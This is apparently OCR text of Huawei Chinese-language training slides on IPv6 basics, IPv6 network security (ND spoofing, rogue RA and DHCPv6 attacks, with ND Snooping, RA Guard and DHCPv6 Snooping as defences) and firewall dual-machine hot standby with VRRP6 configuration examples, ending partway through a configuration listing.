- DHCP（Dynamic Host Configuration Protocol，动态主机配置协议）是一种用于集中对用户IP地址进行动态管理和配置的协议。而DHCPv6协议应用于IPv6网络的地址申请和动态配置。



DHCPv6同样采用C/S架构，主机无须配置，从服务器端获取地址，实现接入网络后即插即用。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

EUI-64规范

- IPv6地址主要由网络前缀和接口标识两部分组成。其中接口标识可通过三种方式生成，分别是手工配置、系统自动生成和基于IEEE EUI-64规范。
- 基于IEEE EUI-64规范自动生成接口ID的方式最为常用，该方式将接口的MAC地址转换为IPv6接口标识。

MAC地址（16进制）	08-70-5A-90-1A-01
MAC地址（2进制）	第7bit=0表示该MAC地址是全局管理地址 00001000 – 01110000 – 01011010 – 10010000 – 00011010 - 00000001
	❶ 在这个位置插入FFFE
	❷ 第7bit取反
	00001000 – 01110000 – 01011010 – 11111111 - 11111110 - 10010000 – 00011010 - 00000001
	00001010 – 01110000 – 01011010 – 11111111 - 11111110 - 10010000 – 00011010 - 00000001
EUI-64规范的接口ID	**0A – 70 – 5A – FF - FE - 90 – 1A - 01**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI




- IPv6支持地址有状态（stateful）和无状态（stateless）两种自动配置方式，通过ICMPv6 RA报文中的M标记（Managed Address Configuration Flag）和O标记（Other Stateful Configuration Flag）来控制终端自动获取地址的方式。
- 有状态地址配置（DHCPv6 ），M=1，O=1：
  - 采用DHCPv6协议，IPv6客户端将从DHCPv6服务器端获取完整的128 bit IPv6地址，同时包括DNS、SNTP服务器等地址参数。
  - 此外，DHCPv6服务器端将会记录该地址的分配情况（这也是为什么被称为有状态）。
  - 此方法配置较为复杂，且对DHCPv6服务器端的性能要求较高。
  - 有状态地址配置多用于公司内部有线终端的地址分配，便于对地址进行管理。
- 无状态地址配置，M=0，O=0：
  - 采用NDP协议，使用ICMPv6报文
    - 使能了ICMPv6 RA功能的路由器会周期性的通告该链路上的IPv6地址前缀。
    - 另一种情况，主机发送路由器查询（ICMPv6 RS）报文，路由器回复RA报文告知该链路IPv6地址前缀。
  - 主机根据路由器回应的RA报文，获得IPv6地址前缀信息，使用该地址前缀，加上本地产生的接口标识，形成单播IPv6地址。
  - 若主机还想获得其他配置信息，可以通过DHCPv6来获得除地址外的其他信息。

当使用这种方式时，M=0，O=1。

    - 无状态地址配置的关键在于路由器完全不关心主机的状态如何，是否在线等，所以称为无状态。
    - 无状态地址配置多用于物联网等终端较多，且终端不需要除地址外其他参数的场景。


- DNS（Domain Name System，域名系统）：一种将用户容易记忆的域名映射为网络设备能够识别的IPv6地址的机制。
- NIS（Network Information System，网络信息服务）：用来管理电脑网络中所有与电脑系统管理相关配置文件的系统。
- SNTP（Simple Network Time Protocol，简单网络时钟协议 ）：由 NTP 改编而来，主要用来同步因特网中计算机的时钟。



- 假设R1为已在线设备，IPv6地址为2001::FFFF/64。PC上线之后，也配置了相同的IPv6地址，在正式使用这个地址之前，PC会对此地址做DAD，过程如下:
  1. PC向链路上以组播的方式发送一个NS报文，该NS的源IPv6地址为“::”，目的IPv6地址为要进行DAD的2001::FFFF对应的被请求节点组播地址，也就是FF02::1:FF00:FFFF。这个NS里包含着要做DAD的目标地址2001::FFFF。
  2. 链路上的节点都会收到这个组播的NS报文，没有配置2001::FFFF的节点接口由于没有加入该地址对应的被请求节点组播组，因此在收到这个NS的时候默默丢弃。而R1在收到这个NS后，由于它的接口配置了2001::FFFF地址，因此接口会加入组播组FF02::1:FF00:FFFF，而此刻所收到的报文又是以该地址为目的地址，因此它会解析该报文，它发现对方进行DAD的目标地址与自己本地接口地址相同，于是立即回送一个NA报文，该报文的目的地址是FF02::1，也就是所有节点组播地址，同时在报文内写入目标地址2001::FFFF，以及自己接口的MAC地址。
  3. 当PC收到这个NA后，它就知道2001::FFFF在链路上已经有人在用了，因此将该地址标记为Duplicate（重复的），该地址将不能用于通信。若未收到NA报文，则PC判断这个IPv6地址可以用，DAD机制有点类似于IPv4中的免费ARP检测重复地址。

地址解析

- IPv6使用ICMPv6中的NS和NA报文来**取代**ARP在IPv4中的地址解析功能。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IPv6的地址解析不再使用ARP，也不再使用广播方式，而采用和DAD相同的NS和NA报文解析数据链路层地址。
- 假设PC想要解析R1的2001::2这个地址对应的MAC地址，详细过程如下：
  1. PC将发送一个NS报文达到这个目的。这个NS报文的源地址是2001::1，目的地址则是2001::2对应的被请求节点组播地址。
  2. R1接收此NS报文，根据报文内的源IPv6地址和源MAC，记录下PC这个邻居，同时根据自身的IPv6和MAC，回复单播NA报文。
  3. PC收到此NA报文之后，获取其中的源IPv6地址和源MAC。这样双方都可以建立一条关于对方的邻居信息表项。

IPv6过渡技术简介（1）

- 由于NAT技术的应用，缓解了IPv4地址不足产生的问题，但是部署IPv6是解决IPv4地址不足的最终方案。当前世界上不同地区对部署IPv6的需求强烈程度不一，且当前IPv4网络仍然占主流地位，因此短时间内IPv6和IPv4将会共存。
- IPv4网络演变为IPv6网络主要有以下三种技术：
  - 双栈技术：在一台设备上同时启用IPv4协议栈和IPv6协议栈的技术。
  - 隧道技术：将一种协议的数据封装在另一种协议中的技术。
  - 转换技术：将IPv6地址和IPv4地址进行转换的一种技术。
- 没有最好的过渡技术方案，没有任何一种技术方案能够解决所有问题，通常是多种技术组合成不同的过渡方案，满足不同的网络访问场景。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6过渡技术简介（2）

IPv4/IPv6双栈


- 设备支持IPv4/IPv6，IPv4及IPv6在网络中独立部署，在一段时间内并存。对现有IPv4业务影响较小。
- 演进方案相对简单、易理解。网络规划设计工作量相对更少。
- 现有软硬件（网络设备、终端、操作系统等）已经有很大一部分支持双栈，甚至默认使能IPv6，可直接使用。
- 对设备的硬件/软件有要求，设备需支持双栈。

隧道技术

- 将IPv4流量封装在IPv6隧道中，或者将IPv6流量封装在IPv4隧道中。
- 适用于在IPv4传输网络中实现IPv6孤岛之间的互通，或者在IPv6传输网络中实现IPv4孤岛之间的互通。
- 部署隧道技术的设备（一般是隧道端点）需支持双栈及相应的隧道技术。
- 仅适用于实现孤岛互通的临时状态，并不适用于长期、稳定的业务形态。

转换技术

- 将IPv4流量转换成IPv6（主要是IP头部的改写），反之亦然。
- 适用于纯IPv4网络与纯IPv6网络之间的通信，反之亦然。
- 破坏了端到端连接的完整性。需针对特殊应用提供ALG功能。
- 网络管理/审计变得复杂。
- 需在网络中部署网络层协议转换（NAT）设备、DNS设备。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. IPv6网络基础
2. **IPv6网络安全**
3. 防火墙IPv6技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6对网络层安全的增强

- IPv6报文一般有三个部分组成，分别是IPv6基本报头、扩展报头及上层协议数据单元组成。通过在报文中灵活的添加扩展报文头，为IP协议提供了良好的扩展能力。
- 认证扩展报文头AH和封装安全有效载荷扩展报文头ESP为IP数据包提供完整性验证、身份验证及数据加密功能，实现了网络层安全的加强。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6网络安全概述

- IPv6的变化主要发生在网络层，所以针对于IPv6的攻击也主要发生在网络层。其他类型的攻击与IPv4网络一致，继承IPv4的防护手段即可。
- 根据应用在IPv6网络中的各种网络层协议，相应的安全威胁也多种多样。

路由协议（OSPFv3/ISIS for IPv6/BGP4+）

- 伪造、篡改路由协议报文
- 伪造、篡改路由前缀信息

NDP

- 地址欺骗攻击
- RA报文攻击
- ……


DHCPv6

- IPv6/MAC Spoofing攻击。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

IPv6路由协议安全

- 伪造和篡改协议报文是针对路由协议最常见的攻击，通过配置相应的协议认证可以有效的防范这些攻击。
- IPv6网络使用的所有路由协议均支持配置认证，主要有以下几种：
  - OSPFv3 over IPSec
  - OPSFv3 with HMAC-SHA256
  - ISIS with HMAC-SHA256
  - BGP with Keychain
  - BGP with MD5




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- OSPFv3认证相关内容可查阅《路由安全技术》具体章节。
- ISIS for IPv6及BGP4+均是在IPv4路由协议基础上进行扩展，认证配置方式与IPv4场景下一致，详细内容可查阅《路由安全技术》相关章节。

ND攻击 - 地址欺骗

- 在IPv6网络中，NDP用来保证本地链路内邻居的可达性，具有重要的地位。
- 地址欺骗攻击中，攻击者仿冒其他用户的IP地址发送NS、NA、RS报文，会改写网关上或者其他用户的ND表项，导致被仿冒用户无法正常接收报文，从而无法正常通信。



IPv6地址	MAC地址
fc00:2::1	2-2-2


如图，主机B/路由器和主机A互访，进行地址解析。

1. 主机B/路由器发送NS报文，请求主机A的MAC地址。
2. 攻击者仿冒主机A发送NA报文，并阻止或覆盖主机A的响应。
3. 主机B/路由器上的ND表项被改写，流量被引到攻击者处监听，篡改或丢弃。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ND攻击 - RA攻击

- RA攻击中，攻击者仿冒网关向其他用户发送RA报文，会改写其他用户的ND表项或导致其它用户记录错误的IPv6配置参数，造成这些用户无法正常通信。




如图，主机在链路上发送RS报文，尝试发现IPv6路由器，从而进行无状态地址自动配置。

1. 主机在链路上发送RS报文，尝试进行无状态地址自动配置。
2. 攻击者仿冒网关向主机发送RA报文，并设法阻止网关的响应。
3. 主机收到错误的RA报文，获取到错误的IPv6前缀，进而无法正常通信。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ND Snooping

- ND Snooping是针对IPv6 ND的一种安全特性，用于二层交换网络环境。通过侦听用户DAD过程的NS报文来建立ND Snooping动态绑定表，从而记录下报文的源IPv6地址、源MAC地址、所属VLAN、入端口等信息，以防止后续仿冒用户、仿冒网关的ND报文攻击。
- 使能ND Snooping后，设备将建立ND Snooping动态绑定表和前缀管理表，分别用于过滤从**非信任接口**接收到的非法ND报文和管理接入用户的IPv6地址。



ND Snooping动态绑定表（根据DAD NS报文生成）

用户IPv6地址	用户MAC地址	上线接口
FC00:1::1	1-1-1	interface1

前缀管理表（根据RA报文生成）


前缀	前缀长度
FC00:1::	64

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如上图所示，在接入交换机的interface1和interface3部署ND Snooping功能，将连接网关的interface1设置为信任接口，并在用户侧接口interface3上使能ND协议报文合法性检查。接入交换机生成ND Snooping动态绑定表和前缀管理表。
- 前缀管理表：通过无状态地址自动配置方式获取IPv6地址的用户，其IPv6地址是根据路由器发送的RA报文中的网络前缀等配置信息来自动生成的。配置ND Snooping功能后，设备通过侦听从ND Snooping信任接口接收到的RA报文，可以生成前缀管理表（表项内容包括前缀、前缀长度、前缀老化租期等信息）供管理员查看，以方便灵活管理这些用户的IPv6地址。
- 为了区分可信任和不可信任的IPv6节点，ND Snooping将设备连接IPv6节点的接口区分为以下两种角色。
  - 如果ND Snooping信任接口：该类型接口用于连接可信任的IPv6节点，对于从该类型接口接收到的ND报文，设备正常转发，同时设备会根据接收到的RA报文建立前缀管理表。
  - ND Snooping非信任接口：该类型接口用于连接不可信任的IPv6节点，对于从该类型接口接收到的RA报文，设备认为是非法报文直接丢弃；对于收到的NA/NS/RS报文，如果该接口或接口所在的VLAN使能了ND报文合法性检查功能，设备会根据ND Snooping动态绑定表对NA/NS/RS报文进行绑定表匹配检查，当报文不符合绑定表关系时，则认为该报文是非法用户报文直接丢弃；对于收到的其他类型ND报文，设备正常转发。

ND Snooping工作原理（1）


- 接入交换机只从信任接口接收RA报文，从其他非信任接口接收的RA报文均会被丢弃，从而防范RA攻击。
- 当接入交换机收到DAD NS报文，根据报文中的Target Address查询相应表项。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ND Snooping工作原理（2）


- 当接入交换机收到普通的NS报文，根据报文中的Source Address查询相应表项。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ND Snooping工作原理（3）

- 当接入交换机收到NA报文，根据以下流程判断是否转发该报文。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当接收到的NA报文的端口信息与现有的ND Snooping表项不一致时，说明该NA报文与现有表项冲突，此时会触发设备发送NS报文探测用户是否在线。如果在表项生存时间内，设备从表项对应的端口上收到NA报文，说明该用户仍然在线，更新对应表项中用户的地址租期，丢弃该NA报文。如果在表项生存时间内，设备没有从表项对应的端口上收到NA报文，说明该用户已经下线，更新对应表项中用户的地址租期并将表项的端口更新为新端口，并继续转发该NA报文。


IPv6 RA Guard

- 如果管理员希望更加精细的过滤RA报文，阻止恶意的RA报文攻击，可以配置IPv6 RA Guard功能。
- 通过在二层接入交换机上接收RA报文的接口配置接口角色或IPv6 RA Guard策略实现这一功能。

设置接口角色

- 若接口角色为路由器，则直接转发RA报文；
- 若接口角色为用户，则直接丢弃RA报文。

配置IPv6 RA Guard策略



- 若IPv6 RA Guard策略中未配置任何匹配规则，则应用该策略的接口直接转发RA报文；
- 若IPv6 RA Guard策略中配置了匹配规则，则RA报文需成功匹配策略下所有规则后才会被转发；否则，该报文被丢弃。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 以下两种情况，可以通过配置IPv6 RA Guard策略来过滤RA报文：
  - 不能判断接口连接的设备或终端的类型，即不能通过配置接口角色来选择丢弃还是转发RA报文；
  - 能够确定接口连接的是路由器，但用户不希望直接转发RA报文，希望按条件进行过滤。

IPv6/MAC Spoofing攻击

- IPv6/MAC Spoofing（欺骗）攻击，该攻击通过伪造他人的信息，攻击者可以假扮成合法的用户来使用网络服务，导致真正的合法用户不能获得服务。




如图，攻击者向服务器发送带有合法用户IPv6地址和MAC地址的报文，令服务器误以为已经学到这个合法用户的IPv6地址和MAC地址。服务器将合法信息都发往攻击者，而真正的合法用户不能从服务器获得服务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DHCPv6 Snooping

- DHCPv6 Snooping是DHCPv6安全特性，通过截获DHCPv6 Server与DHCPv6 Client之间的DHCPv6报文，建立和维护一张记录DHCPv6 Client信息的DHCPv6 Snooping绑定表，该表包含用户MAC地址、IPv6地址、租期、VLAN ID、接口等信息。设备通过该表对报文进行分析和处理，以过滤攻击报文，为DHCPv6提供安全服务。



DHCPv6 Snooping绑定表

绑定接口	绑定的MAC地址	绑定的IPv6地址	绑定类型	租期
G0/0/1	2-2-2	fc00:2::2	S（静态）	1

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- DHCPv6 Snooping绑定表是接入用户的信息集合，它包括：IPv6地址、MAC地址、接口及VLAN信息等。DHCPv6 Snooping绑定表包括动态绑定表和静态绑定表。动态绑定表是在使能了DHCPv6 Snooping功能后自动生成，静态绑定表是由手动配置的。
  - 对于通过DHCPv6动态获取IPv6地址的用户，获取DHCPv6 Server分配给用户的信息动态生成DHCPv6 Snooping绑定表。
  - 对于静态IPv6用户，可以通过命令行配置静态DHCPv6 Snooping绑定表项，此时需要准备用户的IPv6地址、MAC地址、用户所属VLAN ID、用户所属接口信息。
- DHCPv6 Snooping绑定表的表项老化：
  - 对于动态绑定表，当绑定表中的IPv6地址租期到期后，该IPv6地址的表项将被删除。
  - 对于静态绑定表，只能通过命令行删除。

目录


1. IPv6网络基础
2. IPv6网络安全
3. **防火墙IPv6技术**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙IPv6技术概述


- 虽然IPv6可以解决IP地址缺乏的问题，但是在部署IPv6网络后，防火墙相应的技术也发生了变化。
- 为了提升IPv6网络的可靠性，可以部署两台防火墙组成双机热备；为了保护私网IPv6用户的隐私推出了IPv6地址之间的转换技术NAT66。

IPv6双机热备



- 如图，可通过部署IPv6双机热备提高出口可靠性。

NAT66




- 如图，当私网服务器访问公网服务器时进行源NAT转换；当公网服务器访问内网服务器时进行目的NAT转换。通过这种方式隐藏私网地址，保护私网用户隐私。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

IPv6双机热备


- 与IPv4双机热备类似，根据防火墙组网方式的不同，可将双机热备分为以下两种场景，每种场景均支持主备备份/负载分担模式。

基于VRRP6实现主备备份双机热备



- 防火墙的业务接口工作在三层模式，上下行与交换机互联，运行VRRP协议。

基于路由协议实现负载分担双机热备




- 防火墙的业务接口工作在三层模式，上下行与路由器互联，运行OSPFv3协议。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IPv6双机热备的应用场景与IPv4一致，各场景中主备备份、负载分担模式下的流量转发过程也与IPv4一致，具体可查阅HCIP-Security认证相关章节。

IPv6双机热备配置思路



配置基于VRR6的双机热备（主备模式）

- 关键配置：
  - FWA和FW2开启防火墙IPv6报文转发功能，以FWA为例。

```
[FW_A] ipv6
```

  - 在防火墙A的上下行业务接口上配置VRRP备份组，并设置VRRP组状态为Active。

```
[FW_A] interface GE0/0/2
[FW_A-GE0/0/2] vrrp6 vrid 1 virtual-ip FE80::1 link-local active
[FW_A-GE0/0/2] vrrp6 vrid 1 virtual-ip 2001:db8:6::3
[FW_A-GE0/0/2] interface GE0/0/3
[FW_A-GE0/0/3] vrrp6 vrid 2 virtual-ip FE80::2 link-local active
[FW_A-GE0/0/3] vrrp6 vrid 2 virtual-ip 2001:db8:5::3
```

  - 在防火墙B的上下行业务接口上配置VRRP备份组，并设置VRRP组状态为Standby。

```
[FW_B] interface GE0/0/2
[FW_B-GE0/0/2] vrrp6 vrid 1 virtual-ip FE80::1 link-local standby
[FW_B-GE0/0/2] vrrp6 vrid 1 virtual-ip 2001:db8:6::3
[FW_B-GE0/0/2] interface GE0/0/3
